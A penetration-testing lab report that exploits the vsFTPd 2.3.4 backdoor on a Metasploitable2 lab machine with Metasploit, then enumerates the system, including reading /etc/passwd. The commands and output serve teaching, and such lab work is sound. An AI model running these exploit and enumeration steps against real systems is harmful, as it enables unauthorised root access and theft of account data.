Post-Exploitation Lab Report

The objective of this lab was to perform **post-exploitation activities** after successfully exploiting a vulnerable system. Post-exploitation involves interacting with the compromised system, gathering system information, identifying users, and analyzing sensitive files to understand the level of access obtained by the attacker.

In this lab environment, the **Metasploitable2 virtual machine** was used as the vulnerable target, and **Kali Linux** was used as the attacker machine. After exploiting the **vsFTPd 2.3.4 backdoor vulnerability** using the **Metasploit Framework**, a command shell session was obtained. Post-exploitation techniques were then used to explore the compromised system.

Lab Environment


Component	Description
Attacker Machine	Kali Linux
Target Machine	Metasploitable2
Target IP Address	192.168.56.101
Exploitation Tool	Metasploit Framework
Vulnerability Exploited	vsFTPd 2.3.4 Backdoor

➢ Exploit Verification

After configuring the exploit module in Metasploit, the exploit was executed against the target machine.

Command Used

- use exploit/unix/ftp/vsftpd_234_backdoor
  set RHOSTS 192.168.56.101
  exploit



The exploit successfully triggered the vsFTPd backdoor vulnerability, which created a command shell session on the target machine.

Output observed:

- ✓ Backdoor service has been spawned
- ✓ UID: uid=0(root) gid=0(root)
- ✓ Command shell session 1 opened

This indicates that the attacker successfully gained **root level access** to the system.

➢ Session Interaction

After the shell session was created, the active sessions were listed using the following command.

Command


- **sessions**

Active sessions

Id	Name	Type	Connection
1	shell	cmd/unix	10.0.3.15 -192.168.56.101

The session was then accessed using:

- **sessions -i 1**




This command allows the attacker to interact directly with the compromised system shell.

➢ System Information Gathering

After gaining shell access, several commands were executed to collect information about the target system.

✓ Identifying Current User




Command - whoami

Result - root

This confirms that the attacker has **root privileges**, which means complete administrative control over the system.

✓ **System Information**



Command - uname -a

Result - Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 2008 GNU/Linux

The command reveals important system details such as:

- Operating System: Linux
- Hostname: metasploitable
- Kernel Version: 2.6.24
- Architecture: i686

This information helps attackers identify **additional vulnerabilities related to** the operating system or kernel version.

✓ **Hostname Identification**


Command - hostname

Result - metasploitable

The hostname confirms that the compromised system is **Metasploitable2**, which is intentionally designed as a vulnerable machine for penetration testing practice.

➢ File System Exploration

After identifying system details, the attacker explored the root directory.



Command - ls

Output -

bin

boot

dev

etc

home

lib

root

tmp

usr

var

These directories represent the **core Linux file system structure**.


Important directories include:

Directory	Purpose
/etc	System configuration files
/home	User home directories
/root	Root user files
/var	Logs and application data
/tmp	Temporary files

Attackers typically explore these directories to locate sensitive files, credentials, or system configuration data.

➢ User Enumeration

One of the most important post-exploitation tasks is identifying system users.



Command - cat /etc/passwd

Result - The /etc/passwd file contains a list of all users on the system.

Example entries:

- root:x:0:0:root:/root:/bin/bash
- www-data:x:33:33:www-data:/var/www:/bin/sh
- postgres:x:108:117:PostgreSQL
- administrator:/var/lib/postgresql:/bin/bash
- mysql:x:109:118:MySQL Server:/var/lib/mysql:/bin/false
- user:x:1000:1000:/home/user:/bin/bash
- service:x:1002:1002:/home/service:/bin/bash

This command reveals important information such as:

- System users
- User IDs
- Home directories
- Default shells

Important accounts identified include:

User	Description
root	**System administrator**
www-data	**Web server user**
postgres	**PostgreSQL database administrator**
mysql	**MySQL database user**
user	**Standard system user**

Attackers can use this information to **attempt privilege escalation, password attacks, or lateral movement.**

➢ Post-Exploitation Findings

The following findings were identified during post-exploitation:

Finding	Description
Root Access	Full administrative access was obtained
System Enumeration	Kernel version and system details were discovered
User Enumeration	Multiple system accounts were identified
File System Access	Critical system directories were accessible

These findings demonstrate that the exploitation was successful and allowed full system compromise.

➢ Security Impact

If such a vulnerability exists in a real production environment, attackers could:

- Gain unauthorized root access
- Extract sensitive data
- Install malware or backdoors
- Escalate privileges
- Move laterally to other systems

This highlights the importance of patch management and secure service configuration.

Conclusion

In this lab, the **vsFTPd 2.3.4 backdoor vulnerability** was successfully exploited using the Metasploit Framework. After gaining access to the target system, several post-exploitation activities were performed including system enumeration, user enumeration, and file system exploration.

The results demonstrated that the attacker obtained **root-level access**, which allowed complete control over the compromised system. This lab illustrates the critical importance of **proper patching, secure configuration, and vulnerability management** in preventing unauthorized system access.